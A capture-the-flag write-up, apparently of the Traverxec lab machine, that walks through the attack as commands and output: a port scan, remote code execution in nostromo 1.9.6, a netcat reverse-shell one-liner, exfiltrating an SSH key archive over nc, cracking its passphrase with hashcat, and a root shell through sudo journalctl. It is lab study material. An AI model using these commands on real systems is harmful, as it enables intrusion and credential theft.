
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV -p- 10.10.10.165 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 18:18 IST
Nmap scan report for 10.10.10.165
Host is up (0.35s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.27 seconds
```

2) Checked the webpage



Request


```
GET / HTTP/1.1
Host: 10.10.10.165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 16 Apr 2024 12:52:47 GMT
Server: nostromo 1.9.6
Connection: close
Last-Modified: Fri, 25 Oct 2019 21:11:09 GMT
Content-Length: 15674
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="utf-8">
    <title>
      TRAVERXEC
    </title>
    <meta content="width=device-width, initial-scale=1.0" name="viewport">
    <meta content="" name="keywords">
    <meta content="" name="description">

    <!-- Favicons -->
    <link href="img/favicon.png" rel="icon">
    <link href="img/apple-touch-icon.png" rel="apple-touch-icon">

    <!-- Google Fonts -->
    <link href="https://fonts.googleapis.com/css?family=Lato:300,400,700,900" rel="stylesheet
    ">

    <!-- Bootstrap CSS File -->
    <link href="lib/bootstrap/css/bootstrap.min.css" rel="stylesheet">

    <!-- Libraries CSS Files -->
    <link href="lib/ionicons/css/ionicons.min.css" rel="stylesheet">
    <link href="lib/prettyphoto/css/prettyphoto.css" rel="stylesheet">
    <link href="lib/hover/hoverex-all.css" rel="stylesheet">

    <!-- Main Stylesheet File -->
    <link href="css/style.css" rel="stylesheet">

    <!-- ======================================================
    Template Name: Basic
    Template URL: https://templatemag.com/basic-bootstrap-personal-template/
```

Vulnerability Assessment

1) nostromo 1.9.6 is vulnerable



2) Confirmed rce

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/traverxec/CVE-2019-16278]
└─$ python3 nostroSploit.py 10.10.10.165 80
[+] Connecting to target
[+] Sending malicious payload
HTTP/1.1 200 OK
Date: Tue, 16 Apr 2024 12:56:28 GMT
Server: nostromo 1.9.6
Connection: close


uid=33(www-data) gid=33(www-data) groups=33(www-data)


┌──(vigneswar㉿VigneswarPC)-[/tmp/traverxec/CVE-2019-16278]
└─$
```

Exploitation

1) Got revshell

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/traverxec/CVE-2019-16278]
└─$ python3 nostroSploit.py 10.10.10.165 80 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.14 4444 >/tmp/f'
[+] Connecting to target
[+] Sending malicious payload
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.165] 55846
bash: cannot set terminal process group (440): Inappropriate ioctl for device
bash: no job control in this shell
www-data@traverxec:/usr/bin$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@traverxec:/usr/bin$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && stty size && fg
41 156
      [1]  + continued  nc -lvnp 4444

www-data@traverxec:/usr/bin$ stty rows 41 cols 156
www-data@traverxec:/usr/bin$ export TERM=xterm
www-data@traverxec:/usr/bin$
```

2) Checked the configuration file

```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
www-data@traverxec:/var/nostromo/conf$
```

```
www-data@traverxec:/var/nostromo/conf$ ls /home/david/public_www
index.html  protected-file-area
www-data@traverxec:/var/nostromo/conf$
```

```
www-data@traverxec:/var/nostromo/conf$ ls /home/david/public_www/protected-file-area/
backup-ssh-identity-files.tgz
www-data@traverxec:/var/nostromo/conf$
```

3) listening with python3 is blocked by firewall, so we need to use reverse connection to send

```
vigneswar@VigneswarPC: ~
www-data@traverxec:/home/david/public_www/protected-file-area$ nc 10.10.14.1
4 5555 < backup-ssh-identity-files.tgz
```

```
vigneswar@VigneswarPC: /tm
┌──(vigneswar㉿VigneswarPC)-[/tmp/traverxec]
└─$ nc -lvnp 5555 > backup-ssh-identity-files.tgz
listening on [any] 5555 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.165] 55342
```

4) Cracked the encrypted ssh key

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/traverxec/home/david/.ssh]
└─$ ssh2john id_rsa > hash

┌──(vigneswar㉿VigneswarPC)-[/tmp/traverxec/home/david/.ssh]
└─$ vim hash

┌──(vigneswar㉿VigneswarPC)-[/tmp/traverxec/home/david/.ssh]
└─$ hashcat hash /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$) | Private Key

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

This hash-mode is known to emit multiple valid candidates for the same hash.
Use --keep-guessing to continue attack after finding the first crack.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
```

```
$sshng$1$16$477eeffba56f9d283d349033d5d08c4f$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186ae856a2b08de0b3c957ec1f086b6e8813df6
72f993e494b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453ee8d24199c733d261a3a27c3bc2d3ce5face868cfa45c63a3602bda73f08
e87dd41e8cf05e3bb917c0315444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563c369222c12f2292fac513f7f57b1c75475b8ed8fc454582b1172aed0e3fca
c5b5850b43eee4ee77dbedf1c880a27fe906197baf6bd005c43adbf8e3321c63538c1abc90a79095ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa17
9c75346a56a4e73fbcc8f06c8a4d5f8a3600349bb51640d4be260aaf490f580e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8
e3cab77dc590cde5b5f613683375c08f779a8ec70ce76ba8ecda431d0b121135512b9ef486048052d2cfce9d7a479c94e332b92a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f
2cfb3ef6780865f276847e09fe7db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac464c719d2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db2686
c903735ebf9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd543709b3618de2301406f3812cf325d2986c60fdb727cadf3dd17245618150e01
0c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8138970259a01b4793f36a32f0d379bf6d74d3a455b4dd15cda45adcfdf1517dca837cdaef08024fca3a7a
7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b129f8b28003626b2b93f6d01aea16e3df597bc5b5138b61ea46f5e1cd15e378b
8cb2e4ffe7995b7e7e52e35fd4ac6c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f147c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2818dd30a5a113
341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020454ffc1b3830e7a1321c369380db6a61a757aee609d62343c80ac402ef8abd566162562385 22c57e8db245d3ae1819bd0
1724f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d11c61e802a0796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4
daf65c07d386a3ff9ab111b26ec2e02e5b92e184e44066f6c7b88c42ce77aaa918d2e2d3519b4905f6e2395a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f3
31f989228a6460814c1c1a7777951041436 30dc16b79f51ae2dd9e008b4a5f6f52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd
1568d4b8ebdb6d55e62788553f4c69d128360b407db1d278b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0:hunter

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22931 (RSA/DSA/EC/OpenSSH Private Keys ($1, $3$))
Hash.Target......: $sshng$1$16$477eeffba56f9d283d349033d5d08c4f$1200$b...283ff0
Time.Started.....: Tue Apr 16 19:30:29 2024 (0 secs)
Time.Estimated...: Tue Apr 16 19:30:29 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1486.2 kH/s (0.18ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344384 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1
```

5) got ssh access

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/traverxec/home/david/.ssh]
└─$ ssh david@10.10.10.165 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ cat user.txt
762ac8239d5a96d18b257c3d11b9a19f
david@traverxec:~$
```

Privilege Escalation

1) Found sudo use

```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~/bin$
```

2) Found a way to get shell using journalctl

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo journalctl
!/bin/sh
```

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Tue 2024-04-16 08:46:20 EDT, end at Tue 2024-04-16 10:08:17 EDT. --
Apr 16 09:33:51 traverxec sudo[17402]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tty=/dev/pts/0 ruser=www-data rhost=  user=www-da
Apr 16 09:33:52 traverxec sudo[17402]: pam_unix(sudo:auth): conversation failed
Apr 16 09:33:52 traverxec sudo[17402]: pam_unix(sudo:auth): auth could not identify password for [www-data]
Apr 16 09:33:52 traverxec sudo[17402]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=list
Apr 16 09:33:52 traverxec nologin[17443]: Attempted login by UNKNOWN on UNKNOWN
!/bin/sh
# ls
server-stats.head  server-stats.sh
# cd /root
# ls
nostromo_1.9.6-1.deb  root.txt
# cat root.txt
41c4ead7eb6f71a5f43ba62c3ca39995
#
```